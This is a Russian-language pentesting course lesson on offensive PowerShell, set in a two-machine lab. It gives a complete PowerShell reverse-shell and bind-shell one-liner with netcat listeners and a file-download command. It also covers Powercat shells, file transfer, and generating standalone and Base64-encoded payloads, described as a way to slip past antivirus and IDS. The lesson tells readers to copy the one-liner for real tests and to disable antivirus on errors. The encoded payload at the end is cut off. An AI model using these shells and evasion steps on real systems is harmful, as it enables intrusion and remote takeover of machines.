



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

PowerShell




Windows [PowerShell](#) - оболочка командной строки и язык сценариев. Он разработан специально для системных администраторов и опытных пользователей, чтобы быстро автоматизировать администрирование операционных систем (Linux, macOS, Unix и Windows) и процессов. Он установлен по умолчанию на современных платформах Windows начиная с Windows Server 2008 R2 и Windows 7.


Совместимость версий PowerShell с ОС Windows описана в следующей таблице

Версия PowerShell	Версия Windows
5.1	Windows 10 (начиная с сборки 1709) / Windows Server 2016, установлен по умолчанию
5.0	Windows Server 2016, установлен по умолчанию Windows Server 2012 R2 / Windows Server 2012 / Windows Server 2008 R2 с пакетом обновления 1 / Windows 8.1 / Windows 7 с пакетом обновления 1 (установите Windows Management Framework 5.0 для его запуска)
4.0	Windows 8.1 / Windows Server 2012 R2, установлен по умолчанию Windows 7 с пакетом обновления 1 / Windows Server 2008 R2 с пакетом обновления 1 (установите Windows Management Framework 4.0 для его запуска)
3.0	Windows 8 / Windows Server 2012, установлен по умолчанию Windows 7 с пакетом обновления 1 / Windows Server 2008 R2 с пакетом обновления 1/2 (установите Windows Management Framework 3.0 для запуска)

PowerShell содержит встроенную интегрированную среду разработки (IDE), известную как Windows PowerShell Integrated Scripting Environment ([ISE](#)). ISE – это приложение для Windows, которое позволяет нам запускать команды, писать, тестировать и отлаживать сценарии в едином графическом пользовательском интерфейсе. Интерфейс предлагает многострочное редактирование, синтаксическое раскрашивание, выборочное выполнение, справку т.д.



PowerShell поддерживает политику выполнения, которая определяет, какой тип сценариев PowerShell (если таковые имеются) могут быть запущены в системе. Политика по умолчанию - "Ограниченная", что фактически означает, что система не будет ни загружать файлы конфигурации PowerShell, ни запускать сценарии PowerShell. Для целей данного модуля нам нужно будет установить политику выполнения "Без ограничений" на нашей машине Windows. Чтобы сделать это, нажимаем кнопку Поиск, вводим "powershell" щелчком правой кнопкой мыши на приложение Windows PowerShell и выбираем "Запуск от имени администратора". Когда появится приглашение User Account Control, выберите "Да" и вводим **Set-ExecutionPolicy Unrestricted**:



```
PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted
```

PowerShell является одновременно отзывчивым и мощным инструментом, позволяя нам выполнять множество задач без установки дополнительных инструментов. Давайте изучим PowerShell немного подробнее, чтобы продемонстрировать, как он может быть использован во время тестирования на проникновение.

Передача (загрузка) файлов с помощью PowerShell

Продолжая историю Кати (Linux) и Миши (Windows), мы передадим файл от Кати к Мише с помощью PowerShell. Благодаря мощности и гибкости PowerShell, это не так просто, как это было бы при использовании Netcat или Socat, что делает эти первые несколько команд запутанными на первый взгляд. Мы выполним команду, а затем разберем ее на составляющие. Но для начала давайте на машине Кати создадим файл "password.txt" в домашней папке, включим службу apache2 с помощью команды "**sudo systemctl start apache2**" и переместим файл "password.txt" на наш локальный HTTP-сервер с помощью команды "**sudo cp password.txt /var/www/html/passwd.txt**".

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo systemctl start apache2  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$ sudo cp password.txt /var/www/html/passwd.txt  
  
(kali@kali)-[~]  
$
```

Переходим к cmd.exe

```
C:\Users\ADMIN> powershell -c "(new-object  
System.Net.WebClient).DownloadFile('http://192.168.0.174/passwd.txt','C:\Users  
\ADMIN\Desktop\passwd.txt')"
```

```
Администратор: Командная строка  
Microsoft Windows [Version 10.0.15063]  
(c) Корпорация Майкрософт (Microsoft Corporation), 2017. Все права защищены.  
  
C:\Users\ADMIN>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.0.174/passwd.txt','C:\Users  
\ADMIN\Desktop\passwd.txt')"  
  
C:\Users\ADMIN>cd Desktop  
  
C:\Users\ADMIN\Desktop>type passwd.txt  
43754375hfej1kfed398uiUJJhjJKNb7837*%$MN GRTH943  
C:\Users\ADMIN\Desktop>
```

Мы видим, что команда выполнилась и файл был передан. Давайте проанализируем команду PowerShell, благодаря которой это произошло. Во-первых, мы использовали параметр **-c**. Это позволило нам выполнить команду (заключенную в двойные кавычки) в cmd.exe. Команда, которую мы выполняем, содержит несколько компонентов. Во-первых, мы используем команду **"new-object"**, которая позволяет нам создать объект .Net Framework. В данном случае мы создаем экземпляр класса **WebClient**, который определен и реализован в пространстве имен **System.Net**. Класс **WebClient** используется для доступа к ресурсам, и он открывает публичный метод **DownloadFile**, который требует от нас двух ключевых параметров:

источник местоположение и целевое местоположение, где будут храниться извлеченные данные.

PowerShell и Reverse Shell

Сначала мы настроим простой слушатель Netcat на компьютере Кати (Linux):

```
kali@kali:~$ sudo nc -lnvp 443
```

Далее мы отправим обратную оболочку (Reverse Shell) PowerShell с компьютера Миши (Windows) на компьютер Кати (Linux). Это действие синтаксически не похоже на Netcat или Socat, которые мы рассматривали в предыдущих уроках, но поскольку PowerShell является родным для большинства машин Windows, важно изучить этот момент. Для начала давайте посмотрим на код и разберем его:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.0.174',443);  
$stream = $client.GetStream();  
[byte[]]$bytes = 0..65535|%{0};  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)  
{  
    $data = (New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
    $sendback = (iex $data 2>&1 | Out-String);  
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
    $stream.Write($sendbyte,0,$sendbyte.Length);  
    $stream.Flush();  
}  
$client.Close();
```

Листинг может показаться чрезвычайно сложным по сравнению с предыдущими инструментами, которые мы использовали. Однако, PowerShell - мощный и гибкий инструмент. В связи с этим мы должны




использовать сложный синтаксис, чтобы получить возможность более гибкой настройки. Код состоит из нескольких команд, разделенных точками с запятой. Во-первых, мы видим переменную **client**, которой присваивается целевой IP-адрес, переменную **stream**, массив байтов под названием **bytes**, и цикл, за которым следует вызов для закрытия клиентского соединения. Внутри цикла **while** мы видим несколько строк, отвечающих за чтение и запись данных в сетевой поток. Этот код может быть свернут в довольно длинную однострочную команду для выполнения в командной строке:

```
C:\Users\ADMIN> powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('192.168.0.174',443);$stream =
$client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i=$stream.Read($bytes, 0, $bytes.Length)) -ne
0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen
dbyte.Length);$stream.Flush()};$client.Close()"
```

[Скачать код](#)

На первый взгляд эта однострочная команда может показаться очень сложной, но нет необходимости запоминать ее. Мы скопируем и вставим эту команду (заменив IP и номер порта) во время реального теста на проникновение.

Наконец, мы получаем доступ к PowerShell (Миши) с машины Кати под управлением Linux:



The screenshot shows two windows. The top window is a Windows PowerShell prompt running a netcat client script. The bottom window is a Kali Linux VM running a netcat listener.

```

C:\Users\ADMIN>powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.0.174',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Clo
e()"

Kali-Linux-2021.3-vbox-amd64 [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка
qterminal 05:42 AM
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nc -lnvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.0.174] from (UNKNOWN) [192.168.0.178] 1098
PS C:\Users\ADMIN> cd C:/
PS C:\>
  
```

P.S. Если вы получили ошибку "Отказано в доступе" - отключите антивирусное ПО!

PowerShell и Bind Shell


При работе с Bind Shell (привязкой оболочки), сначала мы создаем Bind Shell с помощью PowerShell на компьютере Миши, а затем используем Netcat для подключения к нему с компьютера Кати. Как и в случае Reverse Shell, эта сложная команда разбита на несколько команд которые разделены точкой с запятой. В дополнение к переменным **client**, **stream** и **byte**, у нас также есть новая переменная **listener**. Класс **System.Net.Sockets.TcpListener** требует два аргумента: сначала IP-адрес, а затем номер порта:

```
C:\Users\ADMIN> powershell -c "$listener = New-Object System.Net.Sockets.TcpListener('192.168.0.178',443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()"
```

[Скачать код](#)

Наш Bind Shell готов, теперь мы можем подключиться к машине Миши с помощью Netcat с машины Кати, как мы это делали с подключением к любой другой оболочке:

```
kali@kali:~$ nc -nv 192.168.0.178 443
```



PowerShell обладает невероятной мощностью и функциональностью. В связи с тем, что компания Microsoft ориентирует PowerShell для администрирования и автоматизации Windows, знание того, как правильно использовать PowerShell для достижения наших целей, - очень важно.

Powercat

Powercat - это по сути PowerShell-версия Netcat. Мы можем загрузить его на хост Windows, чтобы использовать сильные стороны Powershell и упростить создание Bind Shell и Reverse Shell.

P.S. Powercat можно установить в Kali с помощью команды "apt install powercat", которая поместит скрипт в /usr/share/windows-resources/powercat

Итак, давайте теперь скачаем скрипт Powercat на машину Windows. Скачать его можно отсюда:

<https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1>

Далее подгружаем скрипт в PowerShell:

```
PS C:\Users\ADMIN\Desktop> Import-Module .\powercat.ps1
```

Теперь мы можем выполнить команду Powercat следующим образом (ключ - **h** выводит справку по Powercat):

```
PS C:\Users\ADMIN\Desktop> powercat -h
```

```

Администратор: Windows PowerShell
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation), 2016. Все права защищены.

PS C:\Users\ADMIN> cd Desktop
PS C:\Users\ADMIN\Desktop> Import-Module .\powercat.ps1
PS C:\Users\ADMIN\Desktop> powercat
You must select either client mode (-c) or listen mode (-l).
PS C:\Users\ADMIN\Desktop> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip>      Client Mode. Provide the IP of the system you wish to connect to.
              If you are using -dns, specify the DNS Server to send queries to.

-l          Listen Mode. Start a listener on the port specified by -p.

-p <port>    Port. The port to connect to, or the port to listen on.

-e <proc>    Execute. Specify the name of the process to start.

-ep        Execute Powershell. Start a pseudo powershell session. You can
              declare variables and execute commands, but if you try to enter
              another shell (nslookup, netsh, cmd, etc.) the shell will hang.

-r <str>     Relay. Used for relaying network traffic between two nodes.
              Client Relay Format: -r <protocol>:<ip addr>:<port>
              Listener Relay Format: -r <protocol>:<port>
              DNSCat2 Relay Format: -r dns:<dns server>:<dns port>:<domain>

-u          UDP Mode. Send traffic over UDP. Because it's UDP, the client
              must send data before the server can respond.

-dns <domain> DNS Mode. Send traffic over the dnscat2 dns covert channel.
              Specify the dns server to -c, the dns port to -p, and specify the
              domain to this option, -dns. This is only a client.
              Get the server here: https://github.com/iagox86/dnscat2

-dnsft <int> DNS Failure Threshold. This is how many bad packets the client can
              receive before exiting. Set to zero when receiving files, and set high
              for more stability over the internet.

-t <int>     Timeout. The number of seconds to wait before giving up on listening or
              connecting. Default: 60
  
```

Давайте используем Powercat для передачи файлов, создания Bind Shell и Reverse Shell, как мы это делали с предыдущими инструментами.


Передача файлов с помощью Powercat

Давайте рассмотрим, как использовать Powercat для передачи самого себя (powercat.ps1) от Миши к Кате, чтобы продемонстрировать передачу файлов с помощью Powercat. Сначала мы запустим слушателя Netcat на компьютере Кати:

```
kali@kali:~$ sudo nc -lnvp 443 > r_powercat.ps1
```

Далее мы вызовем Powercat на компьютере Миши. Опция **-c** определяет режим клиента и устанавливает IP-адрес, **-p** указывает номер порта для подключения, а **-i** указывает локальный файл, который будет передан удаленно:

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -i C:\Users\ADMIN\Desktop\powercat.ps1
```




Powercat и Reverse Shell

Мы запустим слушателя Netcat на компьютере Кати, а затем Миша будет использовать Powercat для отправки Reverse Shell:

```
kali@kali:~$ sudo nc -lvp 443
```

Далее Миша будет использовать Powercat для отправки Reverse Shell. В этом примере опция **-e** указывает на то, что после установления соединения будет запущен cmd.exe:

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -e cmd.exe
```




Powercat и Bind Shell

В отличие от Reverse Shell, Bind Shell запускается на стороне Миши. Мы будем использовать опцию **-l** для создания слушателя, **-p** для указания номера порта прослушивания и **-e** для того, чтобы выполнить приложение (cmd.exe) после подключения:

```
PS C:\Users\ADMIN\Desktop> powercat -l -p 443 -e cmd.exe
```

Далее с компьютера Кати создадим соединение Netcat с Bind Shell на компьютере Миши:

```
kali@kali:~$ nc 192.168.0.178 443
```



Автономные полезные нагрузки с Powercat

Powercat также может генерировать автономные полезные нагрузки. В контексте Powercat полезная нагрузка - это набор инструкций PowerShell, а также часть самого сценария Powercat. Давайте поэкспериментируем с полезной нагрузкой в следующем примере. После запуска слушателя на машине Кати мы создаем автономную полезную нагрузку Reverse Shell, добавив параметр **-g** к предыдущей команде Powercat и перенаправим вывод в файл. Это позволит создать сценарий PowerShell, который Миша сможет выполнить на своей машине:

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -e cmd.exe -g
> reverseshell.ps1

PS C:\Users\ADMIN\Desktop> ./reverseshell.ps1
```

Стоит отметить, что автономные полезные нагрузки, подобные этой, могут быть легко обнаружены IDS. В частности, генерируемый скрипт довольно большой и содержит около 300 строк кода. Достаточно сказать, что вредоносный код в открытом виде, подобный этому, скорее всего, будет иметь низкий процент успеха и скорее всего, будет обнаружен защитными программными решениями (антивирусами). Мы можем попытаться преодолеть эту проблему, используя возможность PowerShell выполнять Base64-кодированные команды. Для создания отдельной закодированной полезной нагрузки мы будем использовать опцию **-ge** и перенаправим вывод в файл:

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -e cmd.exe -ge
> reverseshell2.ps1
```





Файл будет содержать закодированную строку, которую можно выполнить с помощью параметра **-E** (EncodedCommand). Однако, полученный закодированный сценарий (reverseshell2.ps1) не может быть выполнен таким же образом, как и наша не закодированная полезная нагрузка (reverseshell.ps1) из предыдущего примера. Вместо этого Мише необходимо передать всю закодированную строку:

```
PS C:\Users\ADMIN\Desktop> powershell.exe -E
ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAA
KAHsACgAKACAAIAAgACAACABhAHIAyQBtACgAJABGAHUAbgBjAFMAZQB0AHUAc
ABWAGEAcgBzACkACgAgACAIAAgACQAYwAsACQAbAAsACQAcAAsACQAdAAgA
D0AIAAkAEYAdQBuAGMAUwBIAHQAdQBwAFYAYQByAHMACgAgACAIAAgAGkAZ
gAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBIAcKAcwAkAFYAZQByA
